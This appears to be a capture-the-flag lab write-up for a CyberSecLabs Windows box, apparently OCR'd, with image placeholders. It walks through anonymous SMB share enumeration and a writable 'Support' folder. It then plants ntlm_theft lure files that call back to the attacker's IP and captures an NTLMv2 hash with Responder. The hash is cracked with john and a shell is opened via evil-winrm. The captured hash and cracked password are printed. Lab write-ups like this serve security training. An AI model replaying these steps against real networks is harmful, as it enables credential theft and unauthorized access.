
Now from the result we now know the share. I want to mount the smb share on my host so as for easy access to working with my testing.

```
┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Sync]
└─$ smbclient -L $IP
Password for [WORKGROUP\mark]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Department      Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 172.31.3.6 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Sync]
└─$ sudo mount -t cifs -o 'user=guest' //$IP/Department share
Password for guest@//172.31.3.6/Department:

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Sync]
└─$ ls share
 Accounts   Development   IT   Marketing   Sales   'Server Operators'   Support   Taxation

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Sync]
└─$
```

Now we've successfully mount the smb share on out host let now check the permissions on it. Also since we access the share anonymously the username can be any random thing and the password would be nothing i.e leave it blank. So lets start checking the permission of each directory in the share. So we see we as guest user has only **READ** access in the **Acccounts** directory in the share.

```
┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Sync]
└─$ smbcacls --no-pass //$IP/Department Accounts
REVISION:1
CONTROL:SR|DI|DP
OWNER:BUILTIN\Administrators
GROUP:SYNC0\Domain Users
ACL:SYNC0\Guest:ALLOWED/OI|CI|I/READ
ACL:NT AUTHORITY\ANONYMOUS LOGON:ALLOWED/OI|CI|I/READ
ACL:NT AUTHORITY\SYSTEM:ALLOWED/OI|CI|I/FULL
ACL:BUILTIN\Administrators:ALLOWED/OI|CI|I/FULL
ACL:BUILTIN\Users:ALLOWED/OI|CI|I/READ
ACL:BUILTIN\Users:ALLOWED/CI|I/0x00000004
ACL:BUILTIN\Users:ALLOWED/CI|I/0x00000002
ACL:CREATOR OWNER:ALLOWED/OI|CI|IO|I/0x10000000

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Sync]
└─$
```


Now what we would do is to apply the same command for all directories and we can do it manually but in this case I'll automate it using a one linear bash command.
So what the command does is that it lists the files/ in the share directory (where we mount the smb share) then echos the directory and then performs the permission checking command on the smb server then echos the result so this will iterate i.e continue until it reads all the directory in the path we mount the smb share i.e share directory on our host.



So after it checks finish most of the directory has only read access but there's one in which has a different case. Which is the **Support** directory in the smb server share.


```
Support
REVISION:1
CONTROL:SR|DI|DP
OWNER:BUILTIN\Administrators
GROUP:SYNC0\Domain Users
ACL:NT AUTHORITY\ANONYMOUS LOGON:ALLOWED/OI|CI/RWX
ACL:SYNC0\Guest:ALLOWED/OI|CI/0x00100116
ACL:SYNC0\Guest:ALLOWED/OI|CI|I/READ
ACL:NT AUTHORITY\ANONYMOUS LOGON:ALLOWED/OI|CI|I/READ
ACL:NT AUTHORITY\SYSTEM:ALLOWED/OI|CI|I/FULL
ACL:BUILTIN\Administrators:ALLOWED/OI|CI|I/FULL
ACL:BUILTIN\Users:ALLOWED/OI|CI|I/READ
ACL:BUILTIN\Users:ALLOWED/CI|I/0x00000004
ACL:BUILTIN\Users:ALLOWED/CI|I/0x00000002
ACL:CREATOR OWNER:ALLOWED/OI|CI|IO|I/0x10000000
```

The permission is on it is **0x00100116**, on checking the web manual of smb that permission means write access. But if you use other tools like smbmap it should interpret all permissions in english and not in that thing that looks like hex.



```
   FILE_APPEND_DATA                        0x00000004
   FILE_ADD_SUBDIRECTORY                   0x00000004
   FILE_READ_EA                            0x00000008
   FILE_WRITE_EA                           0x00000010
   FILE_EXECUTE                            0x00000020
   FILE_TRAVERSE                           0x00000020
   FILE_DELETE_CHILD                       0x00000040
   FILE_READ_ATTRIBUTES                    0x00000080
   FILE_WRITE_ATTRIBUTES                   0x00000100
   DELETE_ACCESS                           0x00010000
   READ_CONTROL_ACCESS                     0x00020000
   WRITE_DAC_ACCESS                        0x00040000
   WRITE_OWNER_ACCESS                      0x00080000
   SYNCHRONIZE_ACCESS                      0x00100000
   SYSTEM_SECURITY_ACCESS                  0x01000000
   MAXIMUM_ALLOWED_ACCESS                  0x02000000
   GENERIC_ALL_ACCESS                      0x10000000
   GENERIC_EXECUTE_ACCESS                  0x20000000
   GENERIC_WRITE_ACCESS                    0x40000000
   GENERIC_READ_ACCESS                     0x80000000
For the smbcacls standard names and the windows permission interface this is a table of the corresponding Flags and Mask values:

   smbcacls   Windows                Flag   Mask
   --------   --------------------   ----   ----------
   FULL       Full Control           0x13   0x001F01FF
   CHANGE     Modify                 0x03   0x001301BF
   READ       Read & Execute         0x03   0x001200A9
   READ       List Folder Contents   0x02   0x001200A9
   R          Read                   0x03   0x00120089
              Write                  0x03   0x00100116
For the windows advanced permission interface this is the corrisponding smbcacls standard names and flags:

   Windows                           smbcacls   Flag
   --------------------------------  --------   ----
   This folder only                             0x0
   This folder, subfolders and files OI CI      0x3
   This folder and subfolders        CI         0x2
   This folder and files             OI         0x1
   Subfolders and files only         OI CI IO   0xB
   Subfolders only                   CI IO      0xA
   Files only                        OI IO      0x9
For the windows advanced permission interface this is the corrisponding smbcacls standard names and mask:

   Windows                           smbcacls   Mask
   --------------------------------  --------   ----------
   Full Control                      FULL       0x001F01FF
   Traverse Folder / Execute File               0x00100020
   List Folder / Read Data                      0x00100001
   Read Attributes                              0x00100080
```

Now we know that we have write access over that directory in the smb server but lets say we upload a malicious executable that can give us reverse shell how do we call upon the shell, that won't be happening in this case cause there's no way of calling the executable.
So the next thing is maybe a user might be checking that share often cause after all the share name is **Support**. But if we upload a malicious executable there the user won't want to run the executable. So the next thing is how can we use this permission and leverage it to our gain. We can attempt uploading a .lnk file that will attempt to authenticate back to our host which will then give us the user's hash who viewed or opened the directory. So I'll be using a tool called ntlm_theft to create the file.



Now from the options am going to just generate payload of all kind then we need to specify the server which will be the server we are listening on and we'll be using responder in this case.

```
┌──(mark㉿haxor)-[~/Desktop/Tools/ntlm_theft]
└─$ ls
docs  LICENSE  ntlm_theft.py  README.md  templates

┌──(mark㉿haxor)-[~/Desktop/Tools/ntlm_theft]
└─$ python3 ntlm_theft.py
usage: ntlm_theft.py --generate all --server <ip_of_smb_catcher_server> --filename <base_file_
name>
ntlm_theft.py: error: the following arguments are required: -g/--generate, -s/--server, -f/--f
ilename

┌──(mark㉿haxor)-[~/Desktop/Tools/ntlm_theft]
└─$ python3 ntlm_theft.py --generate all --server 10.10.0.78 -f ~/Desktop/B2B/CyberSecLabs/Win
dows/Sync/file
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file.scf (BROWSE TO FOLDER)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file-(url).url (BROWSE TO FOLDER)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file-(icon).url (BROWSE TO FOLDER)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file.lnk (BROWSE TO FOLDER)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file.rtf (OPEN)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file-(stylesheet).xml (OPEN)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file-(fulldocx).xml (OPEN)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file.htm (OPEN FROM DESKTOP WITH CHR
OME, IE OR EDGE)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file-(includepicture).docx (OPEN)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file-(remotetemplate).docx (OPEN)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file-(frameset).docx (OPEN)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file-(externalcell).xlsx (OPEN)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file.wax (OPEN)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file.m3u (OPEN IN WINDOWS MEDIA PLAY
ER ONLY)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file.asx (OPEN)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file.jnlp (OPEN)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file.application (DOWNLOAD AND OPEN)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file.pdf (OPEN AND ALLOW)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file/zoom-attack-instructions.txt (P
ASTE TO CHAT)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file/Autorun.inf (BROWSE TO FOLDER)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file/desktop.ini (BROWSE TO FOLDER)
Generation Complete.

┌──(mark㉿haxor)-[~/Desktop/Tools/ntlm_theft]
└─$
```

```
┌──(mark㉿haxor)-[~/…/CyberSecLabs/Windows/Sync/share]
└─$ sudo responder -I tun0 -dw
[sudo] password for mark:

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon -> https://www.patreon.com/PythonResponder
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
```

Now that we've created our payload file lets send it over to the smb server and hope someone navigates there.

```
┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Sync]
└─$ l
10.png   20.png   6.png                    file.htm                        'file-(url).url'
11.png   21.png   7.png                   'file-(icon).url'                 file.wax
12.png   22.png   8.png                   'file-(includepicture).docx'      hash
13.png   23.png   9.png                    file.jnlp                        loot.zip
14.png   24.png   cred                     file.lnk                         nmapscan
15.png   25.png   file/                    file.m3u                         share/
16.png   26.png   file.application         file.pdf                         users
17.png   2.png    file.asx                'file-(remotetemplate).docx'
18.png   3.png   'file-(externalcell).xlsx'  file.rtf
19.png   4.png   'file-(frameset).docx'      file.scf
1.png    5.png   'file-(fulldocx).xml'      'file-(stylesheet).xml'

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Sync]
└─$
```

```
┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Sync]
└─$ sudo mv file* share/Support
[sudo] password for mark:

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Sync]
└─$
```

Now after few about 1-2 minute we get a hit back on our responder with a user's hash

```
[+] Current Session Variables:
    Responder Machine Name     [WIN-H9MUI8QRPGD]
    Responder Domain Name      [RVVJ.LOCAL]
    Responder DCE-RPC Port     [48341]

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 172.31.3.6
[SMB] NTLMv2-SSP Username : SYNC0\sysadmin
[SMB] NTLMv2-SSP Hash     : sysadmin::SYNC0:05bcdd2d3c2458f1:88A83CB76BCA8FAF3CC325B128DF399F:
0101000000000000080DE2D20690FD901D596EBA88170AC7D0000000002000800520056005600 4A0001001E00570049
004E002D00480039004D00550049003800510052005000470044002E00520056005600 4A002E004C004F00430041004C0003001400520056005600 4A
002E004C004F00430041004C0005001400520056005600 4A002E004C004F00430041004C000700080080DE2D20690F
D901060004000200000008003000300000000000000001000000002000005DCF04BD2E018641D1EC7D0FD22EC919F
44B2091E434B6D3F9EB7B59EF72C130A0010000000000000000000000000000000000000009001E006300690066007300
2F00310030002E00310030002E0030002E00370038000000000000000000000000
[*] Skipping previously captured hash for SYNC0\sysadmin
[*] Skipping previously captured hash for SYNC0\sysadmin
[*] Skipping previously captured hash for SYNC0\sysadmin
[*] Skipping previously captured hash for SYNC0\sysadmin
[*] Skipping previously captured hash for SYNC0\sysadmin
[*] Skipping previously captured hash for SYNC0\sysadmin
```


So lets save the hash in a file and brute force it using john the ripper.

```
┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Sync]
└─$ cat hash
sysadmin::SYNC0:05bcdd2d3c2458f1:88A83CB76BCA8FAF3CC325B128DF399F:0101000000000000080DE2D20690F
D901D596EBA88170AC7D0000000002000800520056005600 4A0001001E00570049004E002D00480039004D00550049
00380051005200500047004400040034005700490 04E002D00480039004D0055004900380051005200500047004400
2E00520056005600 4A002E004C004F00430041004C0003001400520056005600 4A002E004C004F00430041004C0005
00140052005600 56004A002E004C004F00430041004C000700080080DE2D20690FD901060004000200000008003000
300000000000000001000000002000005DCF04BD2E018641D1EC7D0FD22EC919F44B2091E434B6D3F9EB7B59EF72C
130A0010000000000000000000000000000000000000009001E006300690066007300 2F00310030002E00310030002E00
30002E00370038000000000000000000000000

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Sync]
└─$ john -w=/home/mark/Documents/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sEsshOUmArU25-159 (sysadmin)
1g 0:00:00:10 DONE (2022-12-14 03:14) 0.09149g/s 372874p/s 372874c/s 372874C/s sNOTER-1234..s9
poijtz
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Sync]
└─$
```

We've successfully brute forced the hash now lets attempt to connect to winrm using the newly found credential.

```
┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Sync]
└─$ evil-winrm -u sysadmin -p sEsshOUmArU25-159 -i sync.csl

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm
#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\sysadmin\Documents>
```

